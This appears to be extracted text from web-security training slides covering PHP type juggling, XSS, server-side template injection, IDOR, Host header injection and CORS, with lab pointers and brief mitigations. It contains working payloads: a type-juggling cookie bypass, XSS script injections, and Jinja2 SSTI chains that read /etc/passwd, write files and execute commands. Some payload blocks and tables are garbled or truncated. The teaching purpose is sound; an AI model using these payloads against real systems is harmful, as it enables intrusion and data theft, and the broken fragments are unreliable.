<u>true</u>	<u>true</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>true</u>	<u>true</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>true</u>	<u>false</u>	
<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>true</u>	<u>true</u>	<u>true</u>	<u>false</u>	<u>true</u>	
1	<u>true</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	
0	<u>false</u>	<u>true</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false*</u>	<u>false*</u>	
-1	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	
"1"	<u>true</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	
"0"	<u>false</u>	<u>true</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	
"-1"	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	
<u>null</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>true</u>	<u>false</u>	<u>true</u>		
[]	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	
"php"	<u>true</u>	<u>false</u>	<u>false</u>	<u>false*</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>true</u>	<u>false</u>	
""	<u>false</u>	<u>true</u>	<u>false</u>	<u>false*</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>true</u>		



PHP Type Juggling

PHP 7.4.0	
"0000" = 0	true
"0e12" = 0	true
"12abc" = 12	true
"0abc" = 0	true
0e123 = 0	true
"abc" = 0	true

PHP 8.2.12	
"0000" = 0	true
"0e12" = 0	true
"12abc" = 12	false
"0abc" = 0	false
0e123 = 0	true
"abc" = 0	false



PHP Type Juggling

Consider these MD5 hashes:

240610708 // MD5 hash: **0e**462097431906509019562988736854

QNKCDZO // MD5 hash: **0e**830400451993494058024219903391

These will make applications vulnerable to something that we call Type Juggling!

<https://www.invicti.com/blog/web-security/type-juggling-authentication-bypass-cms-made-simple>



PHP Type Juggling (Vulnerable?)

```
$api_key = substr(md5(mt_rand()), 0, 10);
if(isset($_COOKIE['api_key']) && $_COOKIE['api_key'] == $api_key) {
    // access to privilege area
}
```



PHP Type Juggling (Fuzz)

```
$opts = getopt("t:");
$iter = 0;
while(true){
    $test = substr(md5(mt_rand()), 0, 10);
    $iter++;
    if($test == $opts['t']){
        break;
    }
}
echo "(+) it took $iter attempts and matched against $test!\r\n";
```



PHP Type Juggling (Vulnerable?)

```
$api_key = substr(md5(mt_rand()), 0, 10);
if(isset($_COOKIE['api_key']) && strcmp($_COOKIE['api_key'], $api_key) == 0) {
    // access to privilege area
}
```

```
$opts = getopt("t:");
echo gettype($opts['t']);
if(!strcmp($opts['t'], "0e47250846")){
    echo "Hacked!";
}
```



PHP Type Juggling (Exploit)

GET /vuln.php HTTP/1.1

Host: target

Cookie: api_key[] = 1337

```
var_dump(strcmp([], "0") == 0);
```



PHP Type Juggling (Remediation)

Strict comparisons:

`====`

`!==`

On the other hand, there is a concept of strict comparisons which does not do any juggling of types.

PHP	
<code>"0000" === 0</code>	false
<code>"0e12" === 0</code>	false
<code>"1abc" === 1</code>	false
<code>"0abc" === 0</code>	false
<code>0e123 === 0</code>	false
<code>"abc" === 0</code>	false



PHP Type Juggling (Remediation)

Strict comparisons with ===														
	<u>true</u>	<u>false</u>	1	0	-1	"1"	"0"	"-1"	<u>null</u>	[]	"php"	""		
<u>true</u>	<u>true</u>	<u>false</u>												
<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>											
1	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>										
0	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>								
-1	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>							
"1"	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>true</u>	<u>false</u>						
"0"	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>						
"-1"	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>							
<u>null</u>	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>	<u>false</u>								
[]	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>	<u>false</u>									
"php"	<u>false</u>	<u>true</u>	<u>false</u>	<u>false</u>										
""	<u>false</u>	<u>true</u>												



Cross-site Scripting (XSS)

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. [Wikipedia](#)

Cross-site scripting (XSS) works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.



Testing for Stored Cross Site Scripting



Cross-site Scripting (XSS) Types

There are three (not limited) main types of XSS attacks. These are:

- Reflected XSS
- DOM-based XSS
- Stored XSS (a.k.a. Persistent)

Bet there is more types of XSS (But as i said before, three main XSS types are above)

- Blind XSS
- Self-XSS
- Mutated XSS (mXSS)

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>



Cross-site Scripting (XSS) Impacts

- Make Forged Requests
- Use victim as proxy
- Steal Confidential Data From Web Application and Send to Attacker (Data Exfiltration)
- Bypass CSRF Token
- In a nutshell, Control the victim browser



Reflected Cross-site Scripting (XSS)

Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Here is a simple example of a reflected XSS vulnerability:

```
https://insecure-website.com/status?message>All+is+well.<p>Status: All is well.</p>
```

The application doesn't perform any other processing of the data, so an attacker can easily construct an attack like this:

```
https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script><p>Status: <script>/* Bad  
stuff here... */</script></p>
```

If the user visits the URL constructed by the attacker, then the attacker's script executes in the user's browser, in the context of that user's session with the application. At that point, the script can carry out any action, and retrieve any data, to which the user has access.



Hands-on Lab



Exploit Reflected XSS [Bee-Box]



Stored Cross-site Scripting (XSS)

Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

The data in question might be submitted to the application via HTTP requests; for example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other cases, the data might arrive from other untrusted sources; for example, a webmail application displaying messages received over SMTP, a marketing application displaying social media posts, or a network monitoring application displaying packet data from network traffic.



Hands-on Lab



Exploit Stored XSS [Bee-Box]



Mitigate Solution (Reflected XSS & Stored XSS)



- Encoding! So simple!
- Sanitizing
- Filtering



DOM Cross-site Scripting (XSS)

DOM-based XSS involves the execution of a payload as a result of modifying the DOM inside the browser used by a client side script. Since the payload resides in the DOM, the payload may not necessarily be sent to the web server.

DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attacker-controllable source, such as the URL, and passes it to a sink that supports dynamic code execution, such as eval() or innerHTML.



Sink vs. Sources

- **Sink:** JavaScript sinks are properties, functions and other client-side entities that can lead to or influence client-side code execution.
- **Source:** The source is the property that is read from the DOM. This is the property where a script can be injected to exploit a DOM XSS vulnerability. The sources listed hereunder are amongst some of the DOM properties that are most commonly exploited for DOM-based XSS.



Sources

- document.URL
- document.documentElement
- location
- location.href
- location.search
- location.hash
- document.referrer
- window.name



Sinks

- location
- location.href
- eval
- setTimeout
- setInterval
- document.write
- document.writeln
- innerHTML
- outerHTML



Hands-on Lab



Exploit DOM XSS [My Code] [79.175.154.78]

You



Techniques

- HTML is **NOT** Case-Sensitive
- <script src=""> is better!
- javascript:payload
- XSS with SVG
- SQLi to XSS
- <https://xsshunter.trufflesecurity.com> (Blind XSS)
- <https://xss.report> (Blind XSS)
- JSF\$CK (<http://www.jsfuck.com>)
- JSF\$CK Without Parentheses (<http://centime.fr/jsfsck>)
- CSRF Token (CSRF Protection Mechanism) Bypass (We Will Talk About Later) [Page. 158]
- HTTP Parameter Pollution

Defeat JS Obfuscation

- De4js (Automate Way) (<https://lelinhtinh.github.io/de4js>)
- Editor (Manual)



Case Study

Try  **EeEF** Exploitation Framework



Server Side Template Injection

A **client-side template engine** is a programming tool or framework that allows developers to **incorporate templates into their web applications**, with the **rendering or processing of these templates occurring on the client side** (in the user's browser). These templates typically contain placeholders or markers that are filled with actual data when the template is rendered.



Testing for Server Side Template Injection




Server Side Template Engine

The specific server-side template engine used depends on the technology stack or framework you're working with. Some popular server-side template engines include:

- **Jinja2:** This is a popular templating engine for Python web frameworks like Flask and Django.
- **Handlebars.js:** Often used with JavaScript frameworks like Node.js and Express.js.
- **EJS (Embedded JavaScript):** Another templating engine for Node.js.
- **Twig:** Commonly used with PHP frameworks like Symfony.
- **Smarty:** A template engine for PHP, widely used in projects like e-commerce websites and content management systems.
- **Thymeleaf:** Used with Java-based web frameworks like Spring.
- **Razor:** A templating engine for .NET-based frameworks like ASP.NET.
- **Mustache:** A logic-less templating engine that supports multiple languages, including JavaScript, Ruby, Python, PHP, Java, and more.



Server Side Template Engine



SSTI to RCE [Jinja2]

Jinja2: This is a popular templating engine for Python web frameworks like Flask and Django.

In these object you can find all the configured env variables

```
{{ config }} # A little bit messy  
A little bit fancy ;)  
  
{% for key, value in config.items() %}  
    <dt>{{ key|e }}</dt>  
    <dd>{{ value|e }}</dd>  
{% endfor %}
```



SSTI to RCE [Jinja2]

In a Jinja injection, your goal is to **break out of the sandbox** and regain **access to regular Python execution**. To achieve this, you **exploit objects that belong to the non-sandboxed environment but are reachable from within the sandbox**.

Accessing Global Objects

For example, in the code `render_template_string(template, name=name)`, the objects **username** and **email** originate from the **non-sandboxed** Python environment and are **accessible** within the **sandboxed environment**.

Moreover, there are other objects that will be **always accessible from the sandboxed env**, these are:

- []
- ''
- ()
- dict
- config
- request



SSTI to RCE [Jinja2]

Recovering <class 'object'>

Next, we aim to access the class <class 'object'> to attempt to recover defined classes. This is because from this class, we can use the `__subclasses__` method to access all the classes from the non-sandboxed Python environment.

To access the <class 'object'> class, you first need to access a class object and then access either `__base__`, `__mro__()[-1]`, or `.mro()[-1]`. Once you reach this class object, you can call `__subclasses__()`.

```
# To access a class object
[].__class__
''.__class__
().__["__class__"] # You can also access attributes like this
request().__["__class__"]
config().__class__
dict #It's already a class
```



SSTI to RCE [Jinja2]

```
# From a class to access the class "object".
## "dict" used as example from the previous list:
dict.__base__
dict["__base__"]
dict.mro()[-1]
dict.__mro__[-1]
(dict.attr("__mro__"))[-1]
(dict.attr("\x5f\x5fmro\x5f\x5f"))[-1]

# From the "object" class call __subclasses__()
{{ dict.__base__.__subclasses__() }}
{{ dict.mro()[-1].__subclasses__() }}
{{ (dict.mro()[-1]).attr("\x5f\x5fsubclasses\x5f\x5f"))() }}

{% with a = dict.mro()[-1].__subclasses__() %} {{ a }} {% endwith %}

# Other examples using these ways
{{ ().__class__.__base__.__subclasses__() }}
{{ [].__class__.__mro__[-1].__subclasses__() }}
```



SSTI to RCE [Jinja2]

After retrieving `<class 'object'>` and invoking `__subclasses__`, we can utilize those classes to read and write files and execute code.

The `__subclasses__` call has opened up access to numerous new functions. We'll be satisfied simply by accessing the `file` class for reading/writing files or any class with access to a class that allows executing commands, such as "os".

Read/Write remote file

```
# ''.__class__.__mro__[1].__subclasses__()[40] = File class
{{ ''.__class__.__mro__[1].__subclasses__()[40]('/etc/passwd').read() }}
{{ ''.__class__.__mro__[1].__subclasses__()[40]('/var/www/html/flask(flag.txt', 'w').write('Hello here !') }}
```



SSTI to RCE [Jinja2]

Remote Command Execution (RCE)

```
# The class 396 is the class <class 'subprocess.Popen'>
{{''.__class__.mro()[1].__subclasses__()[396]('cat flag.txt',shell=True,stdout=-1).communicate()[0].strip()}}
```

```
# Calling os.popen without guessing the index of the class
```

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{%endif%}{% endfor %}
```

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{%endif%}{% endfor %}
```

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{%endif%}{% endfor %}
```

```
## Passing the cmd line in a GET param
```

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{%endif%}{% endfor %}
```



SSTI to XSS [Jinja2]

By default Flask HTML encode all the inside a template for security reasons:

If you try “{{ '<script>alert(1);</script>' }}” payload, it will be HTML encoded!

How to bypass it? “|safe”!

filter allows us to inject JavaScript and HTML into the page without it being HTML encoded, like this:

```
{'<script>alert(1);</script>' |safe}
```



Automatic SSTI Exploitation Tool:

<https://github.com/epinna/tplmap>



Mitigate Solution



Use Template Engine properly! :))

Insecure Direct Object References (IDOR)

Insecure direct object references (IDOR) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly. The term IDOR was popularized by its appearance in the OWASP 2007 Top Ten. However, it is just one example of many access control implementation mistakes that can lead to access controls being circumvented. IDOR vulnerabilities are most commonly associated with horizontal privilege escalation, but they can also arise in relation to vertical privilege escalation.





Testing for Insecure Direct Object References



Insecure Direct Object References (IDOR)


INSECURE DIRECT OBJECT REFERENCE (IDOR) VULNERABILITY



Insecure Direct Object Reference (IDOR) Vulnerability

1. Hacker identifies web application using direct object reference(s) and requests verified information.

`https://banksite.com/account?Id=1234` ✓



3. Direct object reference entity is manipulated and http request is performed again.

`https://banksite.com/account?Id=1235` ✓

2. Valid http request is executed and direct object reference entity is revealed.

4. http request is performed without user verification and hacker is granted access to sensitive information.



Hands-on Lab



Exploit IDOR [Bee-Box]



Mitigate Solution



Implement a proper way for authorization. (e.g. JWT)

Host Header Injection

A web server commonly hosts several web applications on the same IP address, referring to each application via the virtual host. In an incoming HTTP request, web servers often dispatch the request to the target virtual host based on the value supplied in the Host header. Without proper validation of the header value, the attacker can supply invalid input to cause the web server to:


- Dispatch requests to the first virtual host on the list.
- Perform a redirect to an attacker-controlled domain.
- Perform web cache poisoning.
- Manipulate password reset functionality.
- Allow access to virtual hosts that were not intended to be externally accessible.



Testing for Host Header Injection



Password Reset Poisoning via Host Header Injection



Hands-on Lab



Exploit Host Header Injection [Bee-Box]
Basic Password Reset Poisoning [PortSwigger]




Mitigate Solution



Proper validation for Host Header

Same-Origin Policy

The same-origin policy is a critical security mechanism that restricts how a document or script loaded from one origin can interact with a resource from another origin. It helps isolate potentially malicious documents, reducing possible attack vectors.



Origin

Two URLs have the same origin if the protocol, port (if specified), and host are the same for both. You may see this referenced as the "scheme/host/port tuple", or just "tuple". (A "tuple" is a set of items that together comprise a whole — a generic form for double/triple/quadruple/quintuple/etc.)

The following table gives examples of origin comparisons with the URL
`http://academy.lianggroup.net/dir/page.html`:

URL	Outcome	Reason
<code>http://academy.lianggroup.net/dir2/other.html</code>	Same origin	Only the path differs
<code>http://academy.lianggroup.net/dir/inner/another.html</code>	Same origin	Only the path differs
<code>https://academy.lianggroup.net/page.html</code>	Failure	Different protocol
<code>http://academy.lianggroup.net:81/dir/page.html</code>	Failure	Different port (http:// is port 80 by default)
<code>https://blog.lianggroup.net/page.html</code>	Failure	Different host



Cross-Origin Resource Sharing (CORS)

Cross-Origin Resource Sharing (CORS) is an HTTP-header based mechanism that allows a server to indicate any other origins (domain, scheme, or port) than its own from which a browser should permit loading of resources. CORS also relies on a mechanism by which browsers make a “preflight” request to the server hosting the cross-origin resource, in order to check that the server will permit the actual request. In that preflight, the browser sends headers that indicate the HTTP method and headers that will be used in the actual request.

An example of a cross-origin request: the front-end JavaScript code served from <https://domain-a.com> uses XMLHttpRequest to make a request for <https://domain-b.com/data.json>.



Testing Cross Origin Resource Sharing




Cross-Origin Resource Sharing (CORS)

For security reasons, browsers restrict cross-origin HTTP requests initiated from scripts. For example, XMLHttpRequest and the Fetch API follow the same-origin policy. This means that a web application using those APIs can only request resources from the same origin the application was loaded from unless the response from other origins includes the right CORS headers.



Cross-Origin Resource Sharing (CORS) Requests



What Requests use Cross-origin Resource Sharing (CORS)?

This cross-origin sharing standard can enable cross-site HTTP requests for:

- Invocations of the [XMLHttpRequest](#) or [Fetch APIs](#), as discussed above.
- Web Fonts (for cross-domain font usage in @font-face within CSS).
- [WebGL textures](#).
- Images/video frames drawn to a canvas using [drawImage\(\)](#).
- [CSS Shapes from images](#).



Simple Requests (Without Preflight Request)

Some requests don't trigger a CORS preflight. Those are called "simple requests" in this article, though the Fetch spec (which defines CORS) doesn't use that term. A "simple request" is one that meets all the following conditions:

One of the allowed methods:

- GET
- HEAD
- POST

Apart from the headers automatically set by the user agent (for example, Connection, User-Agent, or the other headers defined in the Fetch spec as a "forbidden header name"), the only headers which are allowed to be manually set are those which the Fetch spec defines as a "CORS-safelisted request-header", which are:

- Accept
- Accept-Language
- Content-Language
